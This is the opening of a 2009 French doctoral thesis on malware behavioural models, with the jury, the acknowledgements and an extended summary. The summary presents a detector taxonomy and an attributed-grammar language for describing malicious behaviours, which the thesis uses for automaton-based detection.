N° d'ordre : 3981 **ANNÉE 2009**

THÈSE / UNIVERSITÉ DE RENNES 1
sous le sceau de l'Université Européenne de Bretagne

pour le grade de
DOCTEUR DE L'UNIVERSITÉ DE RENNES 1
Mention : Informatique
École doctorale MATISSE

présentée par
Grégoire Jacob

préparée aux unités de recherche universitaire et industrielle :
Laboratoire de Cryptologie et de Virologie Opérationnelles, ESIEA
Laboratoire de Sécurité et Transactions de Confiance, Orange Labs

---

Malware Behavioral Models : bridging abstract and operational virology

Thèse soutenue à l'ESIEA de Laval le 14 décembre 2009

devant le jury composé de :

Mireille DUCASSÉ
Professeur, INSA/IRISA / *présidente*

Christopher KRUEGEL
Professeur, Université de Californie / *rapporteur*

Jean-Marc STEYAERT
Professeur, École Polytechnique / *rapporteur*

Thomas JENSEN
Directeur de Recherche, CNRS/IRISA / *examinateur*

Ludovic MÉ
Professeur, Supélec / *examinateur*

Robert ERRA
Professeur, ESIEA / *invité*

Éric FILIOL
Professeur, ESIEA / *directeur de thèse*

Hervé DEBAR
Expert Émérite, Orange Labs/ *co-directeur de thèse*

Remerciements

A mon père...

"Vous qui entrez ici, abandonnez toute vie sociale." Avant de commencer une thèse en sécurité informatique, domaine geek par excellence, c'est la vision que je m'imaginais du travail qui m'attendait ; jusqu'à ce que je m'aperçoive qu'une thèse est rarement le travail d'une personne. C'est pourquoi je voudrais commencer par remercier les guides qui m'ont permis de passer les differents cercles : mes directeurs de thèse. Tout d'abord, Eric Filiol sans qui je ne me serais probablement pas lancé dans l'aventure ; sa passion pour la recherche est communicative. Je le remercie pour ses conseils, ses encouragements, son soutien, mais aussi pour avoir montré plus d'une fois qu'il avait à cœur de mettre en avant ses étudiants. Ensuite, Hervé Debar pour avoir accepté de s'embarquer dans l'aventure. Ses conseils avisés m'ont souvent aidé à sortir la tête du guidon et prendre un peu de hauteur. Je le remercie aussi d'avoir toujours trouvé du temps à m'accorder en périodes de doute, quelqu'en soit le sujet, ce qui arrive à peu près régulièrement. Merci à tous les deux, ça a été et ce sera toujours un plaisir de travailler avec vous.

On ne sort pas du purgatoire sans montrer patte blanche. Mes remerciements vont donc également aux membres du jury qui m'ont fait l'honneur de valider ces travaux de recherche. Je remercie Christopher Kruegel et Jean-Marc Steyaert pour avoir accepté la lourde tâche de relire et commenter le manuscrit, malgré sa taille. Je souhaite remercier également Mireille Ducassé pour avoir accepté de présider le jury, ainsi que pour ses précieux conseils qui ont permis d'améliorer la qualité du manuscrit. Je remercie enfin les examinateurs Thomas Jensen, Ludovic Mé et Robert Erra pour leurs questions et remarques constructives.

Au cours de ces trois années, j'ai eu le plaisir de travailler avec differentes personnes, et en particulier les partenaires du projet WOMBAT. Je suis également redevable de l'aide de plusieurs autres que je tiens à remercier, notamment Guillaume Bonfante et Jean-Yves Marion pour les discussions lors de mon exploration des algèbres de processus et les pistes de travail sur les solutions de prévention à base de jetons. Je remercie également Cédric Fournet de m'avoir accordé un peu de temps lors d'une conférence pour discuter du join-calculus. Cette conversation aura été très fructueuse et m'aura permis de mieux comprendre les limitations de notre modèle et d'effectuer certaines corrections. Merci également à toute l'équipe de FT : Fabrice Clerc pour m'avoir ouvert les portes du laboratoires NSS, Jacques Traoré et Nizar Kheir pour m'avoir supporté dans leur bureau lors de mes passages hebdomadaires à Caen, Yohann et Diala qui en tant qu'ainés m'ont donné de précieux conseils, Amandine pour porter la responsabilité auprès d'Hervé de nos errances au bar avec Nizar (je crois que ça ne marche plus), Chantal pour sa gentillesse et sa disponibilité en cas de problèmes administratifs, domaine où je suis irrécupérable (les fiches CAP ne me manqueront pas), Emmanuel, Eric, Iwen, Jacques (Burger cette fois), Jean-François, Jennifer, Jouni, Marc, Michel,

Nicolas, Pierre, Sébastien, Stéphane, Vincent et enfin Anne lors de mon intégration à TIPS pour m'avoir permis de finir dans de bonnes conditions. Je n'oublie pas non plus l'ESIEA : Adrien, Anthony et ses bons plans touristiques dans Berlin, Benjamin et Vincent les maîtres du freeline, Eddy, Jean-Marie, Nicolas, Sébastien pour les réunions de travail, le plus souvent autour d'un verre. Je remercie également Daniel et Philippe pour les discussions sympatiques à l'occasion de differentes conférences. J'espère que chacun se reconnaîtra.

En fin de compte, il paraît que "le thésard est un animal social". Comme on ne vit pas de facebook et d'eau fraîche, il a bien fallu sortir un peu en société pour se déconnecter du travail de temps à autre. Un grand merci donc aux amis Rennais, même si certains sont maintenant expatriés à l'étranger, jusqu'à Paris, voir même Singapour. Pour n'oublier personne, par ordre de proximité géographique : Fab le prof de rock des fins de soirées, Nico et Solenn que je remercie encore de m'avoir choisi comme témoin à charge, Stéphanie si elle n'est pas sous terre en ce moment, Olivier et Delphine, Gaétan et Sophie, heureux parents d'un petit Yann, encore toutes mes félicitations, Fred et Noëmie, Jeff, Stéphane, Patricia, Baptiste, Lolo et Sarah, Fabien et Morgane. Un énorme merci aussi à Mickaël, mon ancien binôme, assidu pour nos sessions musicales et surtout faisant preuve d'une incroyable resistance à m'écouter râler. Merci pour ta présence au cours de ces trois années. Je profite de l'interlude musicale pour faire un peu de pub. Merci à Pensy et Franck pour avoir essayer de faire de moi un musicien. J'ai adoré vos cours, la bonne ambiance qui y règne et la guitare m'aura permis de m'évader un peu du boulot. Un peu de sport aussi, histoire de maintenir la vie saine et équilibrée du thésard moyen. Merci à tous les amis du hockey du vendredi soir, suivi de l'eternel repas d'équipe à la crèperie : Anne, Ludo, Daniel, Jérôme et Marilyne, Nico, Romain et Julie. Après Rennes, les amis Caennais de lycée que j'ai toujours plaisir à revoir, pas assez souvent malheureusement : Nico et Laëtitia, Simon et Elodie.

Mes remerciements ne seraient pas complets sans un énorme merci à ma famille, à la fois pour leur patience et leur soutien inconditionnel : ma sœur et surtout ma mère qui aura été une oreille attentive au cours de ces trois années et d'une grande patience en voyant son Tanguy réinvestir la maison après quelques années de tranquilité.

Sur ce, je souhaite bonne lecture à ceux qui auront le courage de lire plus en avant, pour les autres je peux dors et déjà vous dévoiler la conclusion : la réponse est 42.

Résumé étendu

Les systèmes d'information sont au cœur des environnements critiques tels que l'énergie, la santé, le transport, les télécommunications ou la défense. Depuis quelques années, ils se sont démocratisés et sont maintenant répendus massivement auprès des particuliers qui les utilisent à des fins personnelles, professionnelles mais aussi financières. On estime aujourd'hui à plus d'un milliard le nombre d'ordinateurs personnels en service au niveau mondial. La sécurité de ces systèmes est primordiale afin d'assurer leurs propriétés de confidentialité, d'intégrité et de disponibilité.

Motivées par l'appât du gain, les activités malicieuses se sont multipliées grâce aux nouvelles technologies telles que les services web, et sont maintenant devenues un business très lucratif [111]. Le résultat est que les systèmes d'information sont aujourd'hui soumis à un nombre sans cesse croissant d'attaques. La nature de ces attaques peut être aussi bien physique que logique, selon qu'elles visent la partie matérielle ou logicielle d'un système. Au sein des attaques logiques, on distingue deux cas de figure : les attaques menées manuellement et celles menées à l'aide d'agents logiciels. Ces derniers sont communément appelés *malware*, correspondant à la contraction de *malicious software*. Avec le progrès des techniques d'attaque, plusieurs familles de malware se sont succédées depuis les premiers virus et Trojans jusqu'aux violentes épidémies de vers et, plus récemment, les réseaux de bots, de conception plus furtive, contrôlés à distance par l'attaquant.

Afin de lutter contre les malware, des techniques de protection ont été élaborées, essentiellement basées sur la détection. En réalité, la détection est un problème qui a été prouvé indécidable dès 1986 par F. Cohen [68]. Les techniques de détection sont donc vouées à n'être que des approches partielles. La technique la plus populaire reste la détection par signature syntaxique que l'on trouve au cœur de la plupart des produits antivirus actuels. Malheureusement, cette technique devient dépassée par le nombre croissant de malware, ainsi que par les techniques de mutations apparues pour la contrer. Avec le temps, une véritable course aux armements s'est établie entre les attaquants et les développeurs de protection. Afin de pallier les problèmes des signatures syntaxiques, d'autres techniques de détection sont apparues en complément de protection. La détection comportementale, déjà introduite par F. Cohen dans ses travaux, présente une alternative basée sur la reconnaissance non plus de la forme des malware mais de leurs fonctionnalités.

1 Énoncé de la thèse

Avant d'introduire l'énoncé même de la thèse, il est utile de commencer ce résumé par un rappel de certaines définitions fondamentales du domaine des malware. Ces définitions s'avèreront utiles, non seulement pour les lecteurs non familiers au domaine, mais aussi pour garantir la cohérence de la terminologie que nous allons utiliser.

Définition d'un malware : Un *Malware* ou *Malicious Software* est un agent automatisé, développé dans le but de de devenir un vecteur d'attaque afin de compromettre un ensemble cible de systèmes d'information. On parle de *variantes* lorsque deux instances de malware partagent une portion significative de code. En d'autres termes, si ces deux instances ont été générées à partir de sources communes. Le malware original dont sont dérivées les variantes est appelé la *souche*. On parle de *familles* de malware lorsque plusieurs instances partagent des fonctionnalités communes. La division se fait traditionnellement entre les familles de codes auto-reproducteurs : les virus nécéssitant un hôte ou les vers se propageant de manière autonome, et codes non-reproducteurs : les Trojans offrant de manière dissimulée des services ou les bombes logiques, dissimulées au sein d'applications et déclenchées uniquement sous certaines conditions.

Analyses de malware : Il en existe principalement trois types. La *détection* est la procédure d'analyse permettant de déterminer si un programme arbitraire est malicieux ou non. Elle diffère de l'analyse traditionnelle en travaillant directement au niveau de l'exécutable dont les sources sont souvent indisponibles. Cette analyse est automatisée au sein d'une application antivirale, capable, selon sa précision, de nommer exactement le malware. La *prévention* est une procédure préventive afin d'empêcher le malware de pénétrer le système en premier lieu. Enfin, la *classification*, à ne pas confondre avec la détection, est une procédure permettant d'identifier la famille d'appartenance d'un programme que l'on sait malicieux. Elle permet notamment d'établir des priorités afin de choisir les malware les plus novateurs pour des analyses plus poussées.

Globalement, deux domaines de recherche sur les malwares coexistent : la recherche théorique dont sont issus les résultats fondamentaux sur la détection et la prévention, et la recherche opérationnelle dont sont issues les techniques de protection déployées. Dans l'état actuel des choses, ces deux domaines sont fortement divisés bien qu'ils présentent chacun des avantages évidents. La recherche opérationnelle fournit des méthodes de protection applicables mais dont la résistance et la couverture ne peuvent seulement être prouvées que par la recherche théorique. Cette constatation annonce la problématique de la thèse.

Problématique : Les résultats théoriques et opérationnels en recherche sur les malware présentent des forces et des faiblesses complémentaires. La recherche de fondations communes a été insuffisament explorée pour permettre une combinaison profitable.

Énoncé de thèse : La notion de comportement est commune à la fois aux domaines de recherche théoriques et opérationnels. Une formalisation de référence des comportements malicieux contribuerait à la jonction de ces deux domaines.

A partir de cet énoncé, nous avon identifié deux perspectives possibles de formalisation des comportements. La première perspective que nous avons exploré correspond à une formalisation établie à partir d'expérimentations en remontant vers les modèles théoriques par un processus d'abstraction. Afin de construire cette première formalisation, un modèle comportemental a été spécifié à partir de grammaires attribuées. La seconde perspective que nous avons exploré correspond à une formalisation établie à partir de modèles théoriques. Afin de construire cette seconde formalisation, la notion de calcul interactif a été introduite dans les modèles viraux existants. Un modèle de malware a notamment été spécifié sur la base des algèbres de processus, son application opérationnelle étant fournie par un processus de raffinement. L'articulation de ces deux axes de recherche est représentée Figure 1.




FIG. 1 - DIVISION ENTRE RECHERCHE THÉORIQUE ET EXPÉRIMENTALE. Cette division s'explique par les origines opposées de ces deux domaines. La recherche théorique se fonde sur les modèles abstraits de calculabilité alors que la recherche opérationnelle se base sur l'implémentation et l'expérimentation. Entre les deux, une zone de transition reste ouverte pour de nouvelles perspectives de recherche.

2 Techniques de détection comportementale

Avant même de parler de détection comportementale, il est fondamental de définir le concept de comportement pour un programme. En s'inspirant des travaux sur le comportement en biologie animale, nous proposons avec la Définition 1 une description synthétique du concept de comportement, adaptée aux programmes informatiques. La définition étend la notion d'accès aux services couramment utilisée, à toutes les interactions avec les ressources aussi bien logicielles que matérielles du système ; ce qui inclut les accès aux services mais aussi les manipulations mémoire ou l'utilisation du processeur. Elle introduit également la notion d'observation et de référentiel.

Définition 1 *Le comportement d'un programme se traduit par ses interactions (automatiques ou conditionnées) avec les ressources matérielles, logicielles et humaines de son environnement d'exécution. Ces interactions doivent être observables depuis le référentiel choisi.*

En se basant sur cette définition, le problème de la détection comportementale des malware revient à distinguer, du point de vue du système, les interactions légitimes de celles qui sont malicieuses. Deux approches complémentaires sont envisageables selon F. Cohen [68]. La première approche consiste à modéliser les comportements jugés suspects et à détecter tout comportement observable satisfaisant ce modèle. La seconde approche consiste à modéliser les comportements légitimes et à détecter toute déviation observable de ce modèle de référence. Ces deux approches correspondents respectivement aux méthodes de détection d'intrusions par scénario et par anomalie [78, 172]. Lorsque l'on parle de détection comportementale en détection d'intrusions, on fait référence à l'approche par anomalie. A l'inverse, dans le cas des malware, la détection comportementale fait référence à l'approche par modélisation des comportements suspicieux. Cette approche reste la plus répendue car elle offre des taux de faux positifs plus faibles. De fait, les travaux de cette thèse se focalisent uniquement sur cette approche.

Après avoir réalisé une étude sur les détecteurs comportementaux existants, nous avons établi dans [137] une taxonomie qui, à notre connaissnce, est la première à couvrir ce domaine. Représentée Figure 2, cette taxonomie introduit pour la classification cinq éléments principaux : le mécanisme de collecte des données, le mécanisme d'interprétation des données collectées, le modèle comportemental ainsi que son mécanisme de génération, enfin l'algorithme central de matching, responsable de la vérification des données interétées avec le modèle. En référence au livre de A. Dasso et A. Funes sur l'évaluation de programmes [77], la taxonomie identifie deux grandes méthodes de vérification des modèles suspicieux : la vérification par simulation présentée à la Section 2.1 et la vérification formelle présentée à la Section 2.2.




FIG. 2 - TAXONOMIE DES DÉTECTEURS COMPORTEMENTAUX DE MALWARE. La classification est globalement divisée entre deux axes correspondant à la vérification par simulation et la vérification formelle. L'algorithme de matching responsable de la vérification est directement impacté par la collecte des données : dynamique ou statique. La génération du modèle comportemental constitue un troisième axe transversal.

2.1 Vérification par simulation

La classe de détecteurs basés sur la vérification par simulation couvre l'ensemble des procédures d'analyse en boîtes noires. Directement liée à la surveillance dynamique, les entrées du programme ainsi que la configuration de l'environnement d'exécution constituent les seuls paramètres variables de la procédure. Un environnement dédié à la simulation est alors nécessaire pour collecter en sortie les séquences d'évènements observables intervenant tout au long de l'exécution. La trace des appels système, collectée par des mécanismes fonctionnant en temps réel [228] ou sur la base d'environnements virtuels [43], reste la principale source d'information. Cette trace contient les évènements les plus indicatifs de l'activité d'un programme, tout en restant de taille maîtrisée, comparée à la trace complète des instructions. Les évènements collectés sont finalement ordonnés, interprétés et formatés avant d'être comparés au modèle comportementale. La vérification peut se faire par plusieurs techniques de comparaison telles que les systèmes experts [79], les moteurs heuristiques [227] ou encore les automates à états finis [59].

2.2 Vérification formelle

La détection comportementale est traditionnellement associée à la surveillance dynamique et donc à la vérification par simulation. Néanmoins, l'activité malicieuse des malware est originellement contenue dans leur propre code. Les comportements malicieux peuvent donc être détectés par analyse statique. Cette seconde méthode de vérification basée sur des procédures d'analyse de type boîte blanche est relativement récente dans le contexte de détection des malware. Par analyse statique, le détecteur peut, par exemple, explorer l'ensemble des chemins d'exécution du programme, et non plus seulement celui en cours. Le programme et l'ensemble de ses chemins doivent d'abord être transformés par abstraction avant de vérifier s'il satisfait ou non la spécification formelle de comportements malicieux. Ce type d'analyse est très coûteux car il requiert au préalable le désassemblage, le dépaquetage et la reconstruction des graphes de flots de contrôle et de données, ce qui n'est pas toujours possible. De plus les algorithmes de vérification, tels que l'isomorphisme de graphes [64], l'équivalence par réduction [237], ou le model checking [48], ont des complexités qui sont nettement supérieures à celles des algorithmes en vérification basée sur la simulation.

3 Formalisation grammaticale des comportements malicieux

Dans cette première partie, nous proposons un premier modèle comportemental construit à partir de l'analyse d'un ensemble représentatif de malware. Un modèle est toujours une représentation conceptuelle de la réalité. Afin de s'assurer de sa validité, il est important qu'il satisfasse un certain nombre d'obligations : des fondements théoriques solides, une couverture suffisante des cas réels et un mécanisme possible de traduction vers le modèle. La Section 3.1 présente le modèle ainsi que ses propriétés formelles, avant de l'illustrer avec des exemples de descriptions comportementales. La Section 3.2 présente un premier cas d'utilisation de ces descriptions pour la détection par parsing tandis que la Section 3.3 présente un second cas d'utilisation pour la mutation comportementale par des techniques de compilation non-déterministes.

3.1 Introduction du modèle basé sur les grammaires attribuées

L'*Abstract Malicious Behavioral Language (AMBL)* a été proposé dans [138, 139] afin de permettre une représentation générique de la finalité du comportement, et non plus de son implémentation qui varie bien souvent d'une souche de malware à l'autre. Le langage en lui-même est construit sur une conception orientée objet mettant en valeur la notion d'environnement ; le malware possède ses propres capacités internes de calcul ainsi que des interfaces de communication avec l'extérieur. Afin de générer le langage, une grammaire générative est construite à l'aide de l'alphabet et des règles syntaxiques présentés aux Figures 3 et 4. En particulier, afin de décrire les interfaces de communication, sa syntaxe intègre nativement plusieurs types d'interaction avec les objets extérieurs : ouvertures, fermetures, créations, destructions, exécutions d'objets, ainsi que envois et réceptions de données. Complété d'une sémantique opérationnelle, le langage est Turing-complet grâce au support des opérations internes et structures de contrôle. La sémantique permet également la résolution des interactions et de la concurrence supportées par la syntaxe.

opérations	$\mathcal{M} = \{\neg, \&, \vee, \wedge, \oplus, <, \leq, =, \geq, >, +, -, \times, \div, \equiv, <<, >>, :=, goto, stop\}$
interactions	$\mathcal{I} = \{open, create, close, delete, execute, send, receive\}$
objets	$\mathcal{O} = \{object\}$
structures	$\mathcal{S} = \{while, if, then, else, \|\|, \leftarrow, \rightarrow, ;, (,), [,], \{, \}\}$
alphabet	$\Sigma = \mathcal{M} \cup \mathcal{I} \cup \mathcal{O} \cup \mathcal{S}$

FIG. 3 - ALPHABET DE L'AMBL. L'alphabet Σ est constité de differentes classes de symboles, en particulier les opérations internes, les interactions et les objets.

(1)	$<Behavior>$	$::= <Sequence>$
(2)	$<Sequence>$	$::= <Structure><Sequence> \mid <Structure>$
(3)	$<Structure>$	$::= <Block>$
		$\mid if(<Expression>)then\{$
		$\quad <Sequence>$
		$\}else\{$
		$\quad <Sequence>$
		$\}$
		$\mid if(<Term>)then\{$
		$\quad <Sequence>$
		$\}$
		$\mid while(<Term>)\{$
		$\quad <Sequence>$
		$\}$
		$\mid [<Sequence>\|\|<Concurrent>]$
(4)	$<Concurrent>$	$::= <Sequence>\|\|<Concurrent> \mid <Sequence>$
(5)	$<Block>$	$::= <Term>;<Block> \mid <Term>;$
(6)	$<Term>$	$::= object \mid [<Term>] \mid <Operation> \mid <Interaction>$
(7)	$<Operation>$	$::= object := (<Term>) \mid [<Term>] := (<Term>)$
		$\mid <Op1> (<Term>) \mid <Op2> (<Term>, <Term>)$
		$\mid goto\ <Term> \mid stop$
(8)	$<Op1>$	$::= \neg \mid \&$
(9)	$<Op2>$	$::= \vee \mid \wedge \mid \oplus \mid < \mid \leq \mid = \mid \geq \mid > \mid + \mid - \mid \times \mid \div \mid \equiv \mid << \mid >>$
(10)	$<Interaction>$	$::= <Control>\ object \mid <I/O>$
(11)	$<Control>$	$::= open \mid create \mid close \mid delete \mid execute$
(12)	$<I/O>$	$::= receive\ object \leftarrow\ object \mid receive\ [<Term>] \leftarrow\ object$
		$\mid send\ <Term> \rightarrow\ object$

FIG. 4 - RÈGLES SYNTAXIQUES DE L'AMBL. Les règles décrivent la construction atomique des opérations internes et interactions externes. Ces opérations sont alors combinées en blocs et en structures plus complexes afin de constituer le comportement.

Le langage est en réalité construit sur une grammaire attribuée dont l'intérêt réside, par rapport aux grammaires hors-contexte, dans ses règles sémantiques qui enrichissent les règles syntaxiques. Ces règles sont utilisées principalement à deux fins : l'identification et le typage des objets qui constituent l'environnement. L'identification permet de résoudre les problèmes de références multiples à l'aide d'un attribut identifiant unique : $*.objId \in \mathbb{N}$. Ces identifiants sont utilisés pour exprimer les flots de données entre les différents objets et variables impliqués dans le comportement. Le mécanisme de typage exprime quant à lui l'utilité des objets pour le malware. Il est construit de la manière suivante. Une première division est réalisée entre objets permanents et temporaires selon leur survie à un redémarrage de la machine. Des subdivisions sont ensuite établies pour les sous-ensembles particuliers tels que l'auto-référence nécessaire aux mécanismes de réplication, les objets communicants nécessaires à la propagation vers d'autres systèmes (ex. sockets réseau, répertoire partagés) ou les objets de démarrage nécessaires à la mise en résidence (ex. clés de run). Le typage est exprimé au travers d'un second type d'attribut : $*.objType \in \{var, obj\_perm, obj\_temp, obj\_com, obj\_boot, this, obj\_exe, env\_var, obj\_sec\}$.

A partir de la grammaire générative, plusieurs descriptions de comportements malicieux sont fournies. Chaque description se présente sous la forme d'une sous-grammaire inclue dans le langage global. Ci-dessous un extrait de description est fourni pour la duplication. La finalité de ce comportement est la reproduction du code par recopie de l'auto-référence vers un objet permanent. Seule la recopie en un bloc est représentée dans la première règle de production (i) mais les lectures et écritures entrelacées sont aussi possibles. Les types sont hérités depuis cette règle dans les suivantes afin de forcer la correspondance des objets manipulés avec l'auto-référence ainsi qu'un objet permanent : $<Duplicate>$.srcType$= this$ et $<Duplicate>$.targType$= obj_perm$. Les identifiants sont quant à eux synthétisés à la première apparition d'un objet, puis hérités. L'identifiant de variable en particulier permet de suivre le flot du code recopié : $<Duplicate>$.varId$=<Read>$.varId et $<Write>$.varId$=<Duplicate>$.varId. Ce comportement peut ensuite être adapté au niveau du

typage pour décrire la propagation vers un objet communiquant. Au total, les descriptions générées couvrent plusieurs techniques de réplication, la mise en résidence, les tests d'activité et de surinfection, ou encore des services malicieux comme les proxys d'exécution.

(i)	<Duplicate>	::=	<Create><Open>	(ii)	<Create>	::=	create object;
			<Read><Write>	{ <Create>.objId	=	object.objId
		|	<Open><Create>	object.objType	=	<Create>.objType }
			<Read><Write>	(iii)	<Open>	::=	open object;
		|	<Open><Read>	{ <Open>.objId	=	object.objId
			<Create><Write>	object.objType	=	<Open>.objType }
{ <Duplicate>.srcId		=	<Open>.objId	(iv)	<Read>	::=	
<Duplicate>.targId		=	<Create>.objId				receive object1 ← object2;
<Duplicate>.varId		=	<Read>.varId	{ <Read>.varId	=	object1.objId
<Read>.objId		=	<Duplicate>.srcId	object2.objId	=	<Read>.objId
<Write>.objId		=	<Duplicate>.targId	object1.objType	=	var
<Write>.varId		=	<Duplicate>.varId	object2.objType	=	<Read>.objType }
<Duplicate>.srcType		=	this	(v)	<Write>	::=	
<Duplicate>.targType		=	obj_perm				send object1 → object2;
<Open>.objType		=	<Duplicate>.srcType	{ <Write>.varId	=	object1.objId
<Create>.objType		=	<Duplicate>.targType	object2.objId	=	<Write>.objId
<Read>.objType		=	<Duplicate>.srcType	object1.objType	=	var
<Write>.objType		=	<Duplicate>.targType }	object2.objType	=	<Write>.objType }

3.2 Utilisation du modèle pour la détection par automates

A partir des descriptions grammaticales de comportements présentées à la Section 3.1, nous avons pu définir dans [138] un système de détection des comportements malicieux basé sur des automates de parsing. Ce système repose sur une architecture à plusieurs niveaux pour l'abstraction et la détection. Les modules d'abstraction effectuent la traduction des données collectées vers le modèle par interprétation des spécificités de la plateforme et du langage de programmation auxquels les malware sont liés. Les automates de détection sont alors indépendants de ces facteurs et peuvent être interfacés avec n'importe lequel de ces modules. La configuration du système se fait en deux temps comme décrit Figure 5. La configuration des modules d'abstraction se fait par l'intégration des différents langages ainsi que par l'identification des objets critiques de la plateforme. La configuration des automates de détection se fonde alors sur une analyse manuelle prélable afin d'identifier les comportements malicieux réellement innovants et générer leurs descriptions grammaticales. Nous allons maintenant détailler les differents niveaux qui constituent le processus global de détection, en partant des données collectées.




FIG. 5 - PROCESSUS DE CONFIGURATION ET DE DÉTECTION. La partie droite décrit le processus de détection avec ses deux niveaux pour l'abstraction et la détection. La partie gauche décrit le processus préalable de configuration des deux niveaux.

En entrée du système, un outil de collecte fournit les informations brutes sur l'activité d'un programme, ces informations pouvant couvrir les instructions, les appels aux API ou au système, ainsi que leurs paramètres. Les modules d'abstraction sont alors responsables de la traduction de ces données dans le langage comportemental. La traduction des instructions constitue un simple

mapping vers les opérations d'arithmétique et de contrôle. Les appels aux API sont également traduits par mapping vers deux types d'interaction : les commandes et les entrées/sorties vers d'autres objets. La traduction des paramètres est plus complexe et ne peut être réalisée par une technique similaire. Pour cela, des arbres de décision sont utilisés, leur construction dépendant de la nature des données : décision par partition de l'espace pour les adresses, décision par analyse structurelle pour les chaines de caractères telles que les chemins système. De la traduction des paramètres va dépendre la gestion des objets de l'environnement, au travers de leur identification et de leur typage. Le processus d'abstraction fournit en sortie une séquence de symboles appartenant à l'alphabet du langage comportemental, annotés de valeurs sémantiques.

La détection consiste alors en un problème de parsing à l'aide d'automates parallèles reconnaissant les descriptions des comportements malicieux. Comme décrit Figure 6, chaque automate est responsable de la détection d'un comportement dont il embarque les règles de production. Les descriptions étant décrites par des grammaires attribuées, leur reconnaissance nécessite des automates à pile avec évaluation des attributs sémantiques. L'évaluation des attributs est réalisée à l'aide de règles de transition sur une seconde pile sémantique. Similairement aux scénarios d'intrusions [74], ces règles fixent à la fois les prérequis, à savoir des contraintes sur l'état de la pile avant la transition, et les conséquences, à savoir les nouvelles valeurs sémantiques telles que les nouveaux identifiants ou types associés qui sont stockés en sommet de pile après réduction de la transition.




FIG. 6 - DÉTECTION PAR AUTOMATES PARALLÈES. Les n automates A_k en parallèle correspondent aux differents comportements surveillés. Chaque automate est capable de gérer de multiples instances incomplètes du comportement, jusqu'à leur détection. Ces instances correspondent à des dérivations indépendantes représentées par leur état courant $q_{i,j}$ ainsi que leur pile syntaxique $\Gamma_{pi,j}$ et sémantique $\Gamma_{si,j}$. Dès qu'une dérivation atteint un état final, le comportement en cours est détecté.

